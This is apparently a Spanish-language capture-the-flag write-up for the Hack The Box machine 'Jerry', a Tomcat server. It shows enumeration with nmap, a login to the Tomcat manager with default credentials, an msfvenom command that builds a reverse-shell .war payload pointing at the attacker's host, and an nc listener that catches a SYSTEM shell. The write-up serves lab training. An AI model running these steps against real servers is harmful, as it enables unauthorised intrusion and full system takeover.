
	Hack The Box - Jerry	
	Sistema Operativo:	Windows
	Dificultad:	Easy
	Release:	30/06/2018
Técnicas utilizadas		
<ul style="list-style-type: none"> ● Basic script debugging ● Custom war file payload creation 		

La máquina "Jerry" presenta un entorno basado en Apache Tomcat, donde se identificaron y explotaron credenciales por defecto para obtener acceso inicial. Posteriormente, se utilizó msfvenom para generar un payload en formato .war, el cual fue subido al servidor para establecer una shell inversa. Finalmente, se logró obtener acceso con privilegios de usuario NT AUTHORITY/SYSTEM, el nivel más alto de privilegios en el sistema.



Enumeración

La dirección IP de la máquina víctima es 10.129.136.9. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~/Descargas]
$ ping -c 5 10.129.136.9
PING 10.129.136.9 (10.129.136.9) 56(84) bytes of data.
64 bytes from 10.129.136.9: icmp_seq=1 ttl=127 time=57.6 ms
64 bytes from 10.129.136.9: icmp_seq=2 ttl=127 time=71.6 ms
64 bytes from 10.129.136.9: icmp_seq=3 ttl=127 time=56.9 ms
64 bytes from 10.129.136.9: icmp_seq=4 ttl=127 time=75.2 ms
64 bytes from 10.129.136.9: icmp_seq=5 ttl=127 time=111 ms

--- 10.129.136.9 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 56.880/74.534/111.400/19.831 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.136.9 -oN scanner_jerry** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali)-[~/Descargas]
$ cat nmap/scanner_jerry
# Nmap 7.94SVN scan initiated Sun Sep 15 20:45:35 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_jerry 10.129.136.9
Nmap scan report for 10.129.136.9
Host is up, received user-set (0.057s latency).
Scanned at 2024-09-15 20:45:35 CEST for 39s
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
8080/tcp  open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/7.0.88


Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 15 20:46:14 2024 -- 1 IP address (1 host up) scanned in 39.04 seconds
```

Análisis del puerto 8080 (HTTP)

Después de completar el análisis de puertos abiertos, accedí a la página web disponible en el servidor. Sin embargo, solo se mostraba la página web por defecto de Apache Tomcat.



Posteriormente, inicié sesión en el servidor utilizando las credenciales por defecto, con el objetivo de subir un archivo malicioso que me permitiera establecer una shell inversa. En este caso, las credenciales resultaron ser correctas.



Para llevar a cabo esta tarea, utilicé msfvenom para configurar el payload en Java. El archivo resultante tenía la extensión .war.

Un archivo .war (Web Application Archive) es un formato de archivo utilizado para distribuir una colección de archivos JAR, JSP, HTML, XML y otros recursos necesarios para ejecutar una aplicación web en un servidor de aplicaciones Java.



```
(administrador@kali)~[~/Descargas]
$ msfvenom -l payloads | grep "java"
java/jsp_shell_bind_tcp
java/jsp_shell_reverse_tcp
java/meterpreter/bind_tcp
java/meterpreter/reverse_https
java/meterpreter/reverse_tcp
java/shell/bind_tcp
java/shell/reverse_tcp
java/shell_reverse_tcp

Listen for a connection and spawn a command shell
Connect back to attacker and spawn a command shell
Run a meterpreter server in Java. Listen for a connection
Run a meterpreter server in Java. Tunnel communication over HTTP
Run a meterpreter server in Java. Tunnel communication over HTTPS
Run a meterpreter server in Java. Connect back stager
Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
Connect back to attacker and spawn a command shell

(administrador@kali)~[~/Descargas]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.24 LPORT=443 -f war -o cmd.war
Payload size: 1092 bytes
Final size of war file: 1092 bytes
Saved as: cmd.war
```


Una vez subido correctamente al servidor, el archivo era visible en el gestor de aplicaciones, como se puede observar en la imagen adjunta.

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec



Gestor de Aplicaciones Web de Tomcat

Mensaje: OK

Gestor

Listar AplicacionesAyuda HTML de GestorAyuda de Gestor

Aplicaciones					
Trayectoria	Versión	Nombre a Mostrar	Ejecutándose	Sesiones	Comandos
/	Ninguno especificado	Welcome to Tomcat	true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/cmd	Ninguno especificado		true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/docs	Ninguno especificado	Tomcat Documentation	true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/examples	Ninguno especificado	Servlet and JSP Examples	true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/host-manager	Ninguno especificado	Tomcat Host Manager Application	true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/manager	Ninguno especificado	Tomcat Manager Application	true	1	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos

Escalada de privilegios

Finalmente, accedí al sistema con privilegios de usuario NT AUTHORITY/SYSTEM, el usuario con mayor nivel de privilegios en el sistema.

```
(administrador@kali)-[~/Descargas]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.24] from (UNKNOWN) [10.129.136.9] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami /all
whoami /all

USER INFORMATION
-----

User Name          SID
=====
nt authority\system S-1-5-18

GROUP INFORMATION
-----

Group Name          Type          SID          Attributes
=====
BUILTIN\Administrators Alias        S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label        S-1-16-16384
```